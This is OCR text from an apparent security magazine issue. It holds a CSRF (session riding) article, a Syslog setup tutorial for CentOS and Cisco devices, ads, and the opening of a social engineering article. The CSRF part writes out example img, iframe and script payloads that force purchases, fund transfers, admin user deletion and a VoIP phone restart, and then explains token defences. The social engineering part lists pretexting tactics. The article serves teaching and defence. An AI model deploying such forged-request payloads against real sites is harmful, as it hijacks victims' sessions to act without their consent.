


Figure 2. *Cross Site Scripting*

the disabling JavaScript would prevent for this type of attacks (automated submission of the form), we must considering that is not suitable in generally against CSRF attacks. Given this, we can see that CSRF attacks are independent of cross site scripting (XSS) vulnerabilities and do not rely on any execution or injections of some part of malicious JavaScript code. As a result we can considering the following observation: as long as a user is logged in to a web application, so long is vulnerable.

So for example, user being "logged" in e-shop applications, thus having valid unique session token, all the actions by user like adding item to the shopping basket, answering yes to the final confirmation form etc. are considered valid. All can be done even without user's knowledge. Now clever attacker needs a crafted URL doing exactly same action as would one do using application's functionality and deliver it to the user in some form hoping user is logged in at the time he visits crafted link.

The URL of adding item into shopping basket made by user might look like this:

```
http://www.someshopping.com/buy.php?article=48221&siz
e=2&amount=1
```

Subsequently, the URL for confirming shopping order would look:

```
http://www.someshopping.com/order.php?confirmed=yes&
pay_method=cod
```

Application before any proceeding usually only checks, if user's session data indexed by session token contains valid login flag. There's nothing to prevent either of this links for example being sent by malicious user by email. There are countless ways of abusing various functionalities of thousands applications, appliances, devices and everything based on HTTP protocol and possible attacks range from changing user's credentials, changing configurations of users and devices, shutting down devices, executing shopping or bid online auctions and much more.

How about shutting down company network router or voip phone? Simple task. Here is snippet of example html code that restarts my Zyxel V300 voip phone:

```
<img widtgh=0 height=0 src="http://192.168.1.3/FormSub.cgi
2&restart=0&RestartStart=1&Restart=Restart"></img>
```

Really funny in this case,but in reality the effects of this should be taken seriously.

Removing user with supervisor privileges is nothing difficult too:

```
http://crew.reddwarf.org /admin/delete_user.jsp?name=Lis
ter&confirmed=yes
```

If one know in detail his company's intranet, he can trick person with proper rights to do what they want on his behalf. As more and more services, work and information management is transferred to web, more possibilities get open to "ride on someone's session". Sky is the limit.

What adversary really needs now is a clever way to deliver prepared html or javascript to their target's browser. Sending email is just one of the ways to deliver. But there are more hidden and sophisticated ways to go. Various HTML tags are commonly used as a delivery agent.

Imagine blogging site enabling the blogger inserting images in their text. After adding crafted `<img>` tag like this:

```
<img src="http://www.evenbettershop.com/buy.php? article=
23314&size=medium&color=brown&material=roxor&submit=
order" />
```

the mere attempt to display image as a part of blog for user, who is authenticated to the shopping application and having valid session cookie, would result in non-authorized shopping order.




Figure 3. *Cross Sites Request Forgery*

Another, similar to previous in delivery, are `<iframe>` tags:

```
<iframe src="http://www.somesite.tld/policy/deny_global_
                    warming.asp?
iceberg=enough&growth_can_be_steady=definitely">
...
</iframe>
```

Also `<script>` tags are no exception:

```
<script src="http://www.targetsite.com/account/
                    transferfunds.asp?
accountId=22334455&targetAccountId=666666&amount=20000
                    0">
```

Links like these can be set on your facebook page and every visitor and friend is potentially endangered and attacker needs almost no effort delivering this malicious content by other means.

What makes session riding yet more dangerous is attacks are always performed from user's ip address, thus, according to the web server logs, everything seems to be connected to logged user's actions. Sometimes this can be hard to defend and argument on court. There are also some limitations for CSRF attack. If the application checks Referer hedaer, attack will fail, because origin of the request is usually not the same as target. But just a few of the web applications really do the check and it would be unreliable anyway, because web filtering software or proxy can stay in the middle of communication.

In fact, cookie based session management is not the only authentication method vulnerable. HTTP authentication, where credentials are remembered and resent with every request, is vulnerable too. In case user is already authorized to the application, which uses HTTP Basic authentication for example, all of the previous possibilities of attack apply. Same is true for other kinds of authentication, like IP based authentication or SSL certificate based authentication.

So, after having shown some of the possible threats waiting for our web applications in form of CSRF, how can those be protected against? What can we do to eliminate attacks of this kind? Advices vary. Some say don't use web at all and do something useful for whale population. If that is not the option, what represents majority of us, then the most common advice for preventing session riding involves adding random challenge string to each request. This random string is tied with the user session and is different for every new login, so that an attacker could not fetch a valid one for an attack to succeed. Also it is advisable to limit session lifetime so that the token is only valid for only as long as necessary.

Example of such protection appears in a social network web application in sending mail functionality, the important random string marked with bold: Listing 1.

Twitter account settings functionality protects itself with two levels of protection. At first it asks user for his present password and then it sends it in posted form data together with random unique token: Listing 2.

Listing 1. *Sending mail trough web application*

```
POST /MailSend.phtml?&i9=42b6ee29eb51&t_vypis=2&id_tmpatt=8d250ba2b370b73 HTTP/1.1
Host: ..
User-Agent: Mozilla/7.1 (X13; U; Linux x86_64; en-US; rv:2.3.1.3) Gecko/20121223 Ubuntu/12.04 ()
Firefox/4.3.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

Listing 2. *Twitter account settings protection*

```
POST /settings/accounts/update HTTP/1.1
Host: twitter.com
_method=put&authenticity_token=4c42bb6c4c7fbcdf2605a26bdc4adaad8956a47d&user
%5Bscreen_name%5D=someusername&user%5Bemail%5D=someuser%40email.com&user
%5Bdiscoverable_by_email%5D=1&user%5Bdiscoverable_by_email%5D=0&user%5Blang
%5D=en&user%5Btime_zone%5D=Greenland&user%5Bgeo_enabled%5D=0&user%5Bprotected
%5D=0&auth_password=passwordaskedinstep1&commit=Save+changes
```

The aforementioned advice about adding random string token to every request (or at least every request having side effects like changing configuration) may appear to be simple solution to the problem, but it ultimately requires some amount of additional work from developers, especially if application was not designed with this threat in mind. This is often reason why many existing webs are vulnerable, redesign would cost lots of manpower and resources.

Conclusion


Session riding vulnerabilities represent potentially significant category of serious threats to web applications and if these are not designed well and prepared to manage with them, wide scale of possible effects can be the result of succesful attack, sometimes with severe consequences. At risk are enterprise intranets, internet forums, blogs, shopping applications, HTTP controled devices and more. Countermeasures are possible, though often expensive to implement for existing applications, but in some kind of applications, protection is a must. The core of these vulnerabilities lies in the implicit trust application has to the authenticated user's actions and application should separate trust to the user from authorization of his actions on it. And, dear reader, don't forget we must not underestimate aptitude and capability of attackers, their will, motivation, fantasy to perform attacks and achieve their goals and we should never fee safe enough just because of knowing we have successfully managed 10 various aspects of security. There surely exist one more unknown, maybe forgotten or unexpected way to break things up and we should in general consider security as a moving target, performing audits and redemption regularly and keep pace with latest knowledge in security world.

MIROSLAV LUDVIK

Mr. Miroslav Ludvik graduated at Czech Technical University in 1996. In 2005 he succesfully defended his Ph.D. thesis on Data Security in Comupter Networks and I was awarded Ph.D. degree. In 2000 he participated on securing the International Monetary Fund conference in Prague. He provides counseling to Ministry of Informatics Czech Republic and Czech Data Protection Office. He provides also counseling for private sector and among my client are e.g. bank and prestigious legal firms. He teaching on prestige private Czech University and cooperate with University of Žilina. He holds an office of Technical Director in the 4safety, a.s company.

MICHAL SRNEC

Mr. Michal Srnec graduated at University of Žilina http://www.fri.uniza.sk in 2011. From 2011 is postgraduate student on Faculty of informatics science and management department of information networks www.kis.fri.uniza.sk. Works for http://www.4safety.cz/ as security consultant focusing on secure calling.



[GEEKED AT BIRTH]

University of Advancing Technology
UAT
Learn. Experience. Innovate.

You can talk the talk.
Can you walk the walk?

[IT'S IN YOUR DNA]

LEARN:

Advancing Computer Science	Network Security
Artificial Life Programming	Open Source Technologies
Digital Media	Robotics and Embedded Systems
Digital Video	Serious Games and Simulation
Enterprise Software Development	Strategic Technology Development
Game Art and Animation	Technology Forensics
Game Design	Technology Product Design
Game Programming	Technology Studies
Human-Computer Interaction	Virtual Modeling and Design
Network Engineering	Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

Please see www.uat.edu/fastfacts for the latest information about degree program performance, placement and costs.

Data Logging with Syslog

A troubleshooting and auditing mechanism

Syslog is an effective troubleshooting tool that permits a network administrator to analyze issues and events occurring on a network. Used for generalized analysis and security evaluation, it is an important security auditing mechanism in forensics investigations for a security incident that requires log-dependent information.

In this article, you will learn how they help in monitoring and troubleshooting of the network devices by storing and retrieving the logs, how messages are logged in a Syslog server, how to setup a Linux Syslog Server in CentOS and how to configure Cisco and Windows devices to send their logs to that server.

What is it?

The Syslog protocol, defined in RFC 3164, provides a transport to allow a device to send logs and event notification messages across IP networks to event message collectors (Syslog servers). This protocol uses port 514 UDP for communication.

Syslog can be used to join together logs from multiple platforms into a central storage area. Now, is standardized within the Syslog working group of the IETF (*Internet Engineering Task Force*).

I have had good experience using a Linux Syslog system (CentOS). Two of the most important component of this Syslog system are: `syslogd` and `/etc/syslog.conf` file, so let's overview more deeply this components.

`Syslogd` is an internal daemon that handles the syslog process. Is an integral part of most UNIX/Linux distributions and does not need to be installed.

The file `/etc/syslog.conf` is responsible of influencing syslog behavior: controls what gets logged and ignored, and where the log messages should go.

If you look in `/etc/syslog.conf`, you will observe a variety of facility.level pairs with a proper destination for that type of message.

It is important to know that there are two open source implementation alternatives of the Syslog protocol for UNIX systems that extend the original syslogd model with content-based filtering, rich filtering capabilities, flexible configuration options and adds important features to syslog, like using TCP for transport: `rsyslog` and `syslog-ng`.

Based on my research, rsyslog offers more benefits over syslog-ng. For that reason, rsyslog is the default logger for the latest versions of Red Hat Enterprise Linux, as well as many other Linux distros.

How Syslog works?

Basically, when a device sends a message to a Syslog server, the message is given to syslogd and then routed according to the `/etc/syslog.conf` file. Keep in mind that most log files go under `/var/log` directory.

When messages are sent to Syslog they are given a *facility* – what is sending the message – (auth,

Figure 1. *Syslog Server stores log messages from routers, firewalls, other syslog-enable devices*

Figure 2. *Syslog is important in forensics investigations that requires log-dependent information*

authpriv, daemon, cron, ftp, lpr, kern, mail, news, syslog, user, uucp, local0 through local7) and a *severity* – how important is it – (Emergency, Alert, Critical, Error, Warning, Notice, Info or Debug).

To log Cisco and Windows messages we will use the LOCAL_0 to LOCAL_7 facilities, which were traditionally reserved for administrator and application use.

It is important to know that Cisco devices use severity levels of Emergency to Warning to report software or hardware issues. When a system restart or interfaces up/down, the messages are sent through the Notice level. If the system reloads, this event is reported through the Informational level. Finally, the output of debug commands is reported through the Debug level.

Why is it required?

Syslog provides a central point for collecting and processing system logs necessary for monitoring, troubleshooting and auditing the network devices and systems, which send out messages in case if there is a problem in its functioning, if certain pre-notified events happen or to monitor for suspicious activity through the event log of the network and system devices.

Cisco IOS allocates a small part of memory buffers to log the most recent messages. The buffer size is limited to few kilobytes. But, when the device reboots, these syslog messages are lost.

Imagine that a hacker breaks into a network. The trail left behind by the hacker's activity is logged in the syslog messages. These messages can then be used to analyze the attack, evaluate the damage, and reinforce the security in the network.

Keeping an accurate time

There is another element important to beware: timestamp. The timestamp is the local time of the device when the message was generated.

For the timestamp information to be accurate, it is good practice to configure all the devices to use the *Network Time Protocol* (NTP). It is helpful for event correlation.

The NTP configuration on each Cisco device is beyond the scope of this article. But you can refer to the article *Accurate Time Synchronization with NTP* published in March 2012 edition of Hakin9 Exploiting Software Magazine for specific information on Cisco IOS NTP configuration.

Distributed or centralized logging?

I prefer to use a centralized logging using a Linux Syslog Server, because you will have only one place to look when searching for log messages and one system to maintain, simplifying the maintenance.

But, depending on your network topology, generation of log messages per second and available bandwidth you should consider implementing a distributed Syslog server. It is up to you.

Beware… rotate the log files!

One of the biggest problems that I experience with log files is that over time they grow. And they grow a lot, trust me.

Listing 1. *Configuration of the logrotate.conf file*

```
# see "man logrotate" for details
# rotate log files weekly
weekly

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

# uncomment this if you want your log files
                    compressed
#compress

# RPM packages drop log rotation information into
                    this directory
include /etc/logrotate.d
# no packages own wtmp -- we'll rotate them here
/var/log/wtmp {
    monthly
    create 0664 root utmp
    rotate 1
}

# system-specific logs may be also be configured here.
```

When a system is experiencing problems the log files can grow very large, very quickly, complicating the manipulation, transportation and analysis of these files. For that reasons, is necessary to periodically trimming or removing log files.

The most popular scheme is to rename a log file log as `log.1` and to start a new log file. Next time, `log.1` is renamed to `log.2`, log is renamed to `log.1`, and a new `log` file is started. This continues for n previous files.

On Linux you have the `logrotate` command. You can set your log rotation policy for any log file by editing the file `logrotate.conf`. Here's a sample logrotate.conf file: Listing 1.

Configuring a Syslog server

Let's start with the configuration of our Syslog server. In this example, we will use CentOS to configure the Syslog server. Keep in mind, that Linux systems already have syslog installed, but the internal syslog server is not enabled for use as a network-based syslog server.

To use the syslog daemon as a network-based syslog server, you must configure it through the `/etc/syslog.conf` file. Additionally, you must enable the syslog daemon to receive syslog messages from the network.

Step 1: Stop the syslog service

```
service syslog stop
```

Step 2: Edit /etc/sysconf/syslog file

By default, the syslog daemon only accepts local syslog messages. To enable the daemon to accept remote syslog messages, you must run the syslogd process in conjunction with the -r option. Edit the file `/etc/sysconf/syslog`, and add '-r' as follows: Listing 2.

Step 3: Restart the syslog service

```
service syslog restart
```

Step 4: Edit /etc/syslog.conf

Setup the files where the messages that came from network devices will be storage. Each file is associated with a specific *local* facility. It is necessary to remember the facility number to configure it on the network devices (Listing 3).

Configuring Cisco Devices


Before configuring a Cisco device to send syslog messages, make sure that it is configured with the

Listing 2. *Setting up /etc/sysconf/syslog file*

```
# Options to syslogd
# -m 0 disables 'MARK' messages.
# -r enables logging from remote machines
# -x disables DNS lookups on messages recieved with -r
# See syslogd(8) for more details
SYSLOGD_OPTIONS="-r -m 0"
# Options to klogd
# -2 prints all kernel oops messages twice; once for klogd to decode, and
#    once for processing with 'ksymoops'
# -x disables all klogd processing of oops messages entirely
# See klogd(8) for more details
KLOGD_OPTIONS="-x"
```

Listing 3. *Specifying local facilities in /etc/syslog.conf file*

```
# Save boot messages also to boot.log
local1.*                                /var/log/cisco_router.log
local2.*                                /var/log/cisco_switch.log
local3.*                                /var/log/win_server.log
```



```
Log Buffer (8192 bytes):

*Dec 13 22:31:05.259: %SYS-5-CONFIG_I: Configured from console by console
*Dec 13 22:31:17.283: %LINK-5-CHANGED: Interface FastEthernet0/0, changed state to administratively down
*Dec 13 22:31:18.283: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to down
*Dec 13 22:31:24.519: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
```

Figure 3. *The "show logging" command in Cisco devices is used to access the log and display it for review*

right date, time, and time zone. Syslog data would be useless for troubleshooting if it shows the wrong date and time. I recommend to configure all network devices to use NTP.

Various Cisco devices, including routers, switches, PIX/ASA Firewalls, VPN concentrators, and so on, generate syslog messages for system information and alerts. Let's configure some of these devices: Listing 4 and Listing 5.

Configuring Windows Devices

To allow Windows EvenLogs events as well as other Windows applications logs to be sent to a Syslog server, it is necessary to install a Syslog agent.

I recommend to use a Windows add-on named SyslogAgent. It is shipped under the GNU license. Therefore, the software is freely downloadable and free to use.

It is easy to configure. Just setup the IP address of the Syslog server, and define which *local* facility number are you going to use. For this particular example, the IP address of our CentOS Syslog server is 10.10.10.1 and *local3* is the facility number. Remember to start the service.

A Syslog server is not enough

It is important to keep a centralized log server, but is also important to analyze that information. This process *to analyze logs* is not easy as it sounds.

Listing 4. *Configure Cisco Router*

```
Router1#config terminal
Router1(config)#logging 10.10.10.1

Router1(config)#service timestamps log datetime msec
                localtime show-timezone
Router1(config)#logging trap debugging
Router1(config)#logging facility local1
Router1(config)#end
```

Listing 5. *Configure Cisco Switch*

```
Switch1#config terminal
Switch1(config)#logging 10.10.10.1
Switch1(config)#service timestamps debug datetime
                msec localtime show-timezone
Switch1(config)#service timestamps log datetime msec
                localtime show-timezone
Switch1(config)#logging trap debugging
Switch1(config)#logging facility local2
Switch1(config)#end
```

Research

- *http://docstore.mik.ua/orelly/networking/puis/ch10_05.htm*
- *http://linux.about.com/od/commands/l/blcmdl5_syslogc.htm*
- *http://syslogserver.com/syslogagent.html*
- *http://www.ciscopress.com/articles/article.asp?p=426638*
- *http://www.excitingip.com/421/an-overview-of-syslog-and-syslog-server/*
- *http://www.isaca.org/Journal/Past-Issues/2002/Volume-6/Pages/The-Importance-of-Event-Correlation-for-Effective-Security-Management.aspx*
- http://www.itworld.com/networking/81987/centralized-vs-distributed-syslog-system-architectures

Imagine your security team trying to detect attacks by searching through and making sense of an overwhelming amount of raw event data generated from different network and systems devices.


For that reason, you must integrate an event correlation system. But what is that... event correlation?

Wikipedia defines *event correlation* as a technique for making sense of a large number of events and pinpointing the few events that are really important in that mass of information.

Basically, it simplifies and speeds the monitoring and analyzing of network and system events comparing data from multiple sources to determine attacks, security incidents and events.


There are certain *prerequisites* that must be accomplished before you implement an event correlation system. Also it is necessary to define the *method of correlation* that you are going to use.

So, keep in mind these key topics at the moment you decide to implement an event correlation system with your Syslog server. An efficient event correlation will help you to identify attacks and misuses more quickly, permitting more efficient use of staff time and skills to secure network and system of the organization.


Datagram SyslogAgent Configuration

Service status: Service is stopped.
Log delivery: UDP transport after ping (selected); Syslog server: 10 . 10 . 10 . 1; Port: 514
Mirror Syslog server: 0 . 0 . 0 . 0; Port: 514
Event logs: Enable forwarding of event logs (checked): Application
Application logs: Enable forwarding of appl. logs (unchecked)

Figure 4. *Datagram SyslogAgent Configuration*


Application Settings

Select Application Log events to forward

	Facility:	Severity:
☑ Forward Success Events	(19) local 3	(6) information
☑ Forward Information Events	(19) local 3	(6) information
☑ Forward Warning Events	(19) local 3	(4) warning
☑ Forward Error Events	(19) local 3	(3) error
☑ Forward Audit Success Events	(19) local 3	(6) information
☑ Forward Audit Failure Events	(19) local 3	(5) notice

Figure 5. *Configuring Event log in Datagram SyslogAgent*

Conclusions

A Syslog server offers a centralized log management for the messages received from different network devices (routers, switches, firewalls, VPN concentrators, Linux/ Windows servers, Linux/Windows host and so on). It helps in monitoring and troubleshooting of the network and system devices by storing and retrieving the logs.

It is important to keep accurate timestamp information configuring all the devices to use NTP server. And do not forget to rotate the log files. Define a script for that.

Just remember that log files contain sensitive information, so protect these files by setting proper permission and access controls. This is crucial in case that you need to present evidences for a forensic investigation. I recommend to management these files keeping up a list of hash values of the files to secure the integrity of the information.

ABDY MARTÍNEZ

Abdy Martínez is a Network Engineer at Cable & Wireless Panama and is specialized in Network / Information Security and Forensics.
CompTIA Security+ (2011 objectives) and CCDA certified.

Atola Insight

That's all you need for data recovery.

Atola Technology offers *Atola Insight* – the only data recovery device that covers the entire data recovery process: *in-depth* **HDD diagnostics**, **firmware recovery**, **HDD duplication**, and **file recovery**. It is like a whole data recovery Lab in one Tool.

This product is the best choice for seasoned professionals as well as start-up data recovery companies.

Emphasized features at a glance:

- Automatic in-depth diagnostic of all hard drive components
- Automatic firmware recovery and ATA password removal
- Very fast imaging of damaged drives
- Imaging by heads
- Case management
- Real time current monitor
- Firmware area backup system
- Serial port and power control
- Write protection switch

Atola TECHNOLOGY

Visit atola.com for details

Social Engineering

– New Era of Corporate Espionage

Security is all about trust. Trust in protection and authenticity. Human behaviour (the natural human willingness) to accept someone at his or her word leaves many of us vulnerable to attack and espionage.

No matter how many times we secure the network architecture, patch the vulnerabilities, Enforce password policies, we can only reduce the threat up to certain level... and then it's up to Tina in Admin or her friend, Will, logging in from a remote site, to keep the corporate network secured.

This article describes the various factors of social engineering by using some real life examples.

Social Engineering – New Era of Corporate Espionage

Social Engineering, often referred to as *people hacking*, is an outside hacker's use of psychological tricks on legitimate users of a computer system to gain information (usernames, pass-words, *personal identification codes* (PINS), credit card numbers and expiration dates) needed to gain access to their systems. Social Engineering has existed in some form or another since the beginning of time, primarily because most of us are helpful and trusting people. It's human nature.

Some Social Engineering techniques include: telephone scams, hoaxes and virus e-mail. For the most part, Social Engineering techniques are identical to those used by con artists. Other activities such as *Dumpster Diving* have been used to glean information from trash. People such as temporary employees and cleaning crews are sometimes used to walk through a building, checking out all the post-it-notes stuck to monitors and looking for pass-words. Other techniques include dropping a bogus survey in the mail offering a cash award for completion and asking some seemingly subtle questions that are designed to reveal personal information.

Another way of social engineering is *Reverse Social Engineering*. This is when the hacker creates a persona that appears to be in a position of authority so that employees will ask him for information, rather than the other way around.

There are many reasons why social engineering works successfully in various companies at various levels around the world. Such as,

- I don't want to get in trouble for anything
- She said it was for the Vice President
- He was really nice to me at the canteen
- She was really thankful
- And it doesn't seem like such a big deal
- I'm a people person
- I like to help
- I'm the only one who can do this correctly, and the caller mentioned that in his request
- She was so beautiful
- I met her in the bar yesterday and she knew some one of the C Suite Guy here
- She knew the internal terms we use around here and she also knew our last year financials
- And so on......

Even now days' hacking is viewed as highly technical stuff and people always forget the human aspect of

Disclaimer

While every effort is made to present accurate and no harmful material, the presenter may not know all the aspects of your environment. Therefore, readers accept all liability for any adaptation of this content into their environment.

Target Audience

Anyone interested in hacking peoples mind.

hacking. Humans tend to be one of the weakest links in the security chain and elite hackers target the weakest link by the use of social engineering.

Real Life Examples

I received the following email asking me to provide all my account information to get million dollars. Many such email scams are flooding the Internet and some people still fall for it (Figure 1).

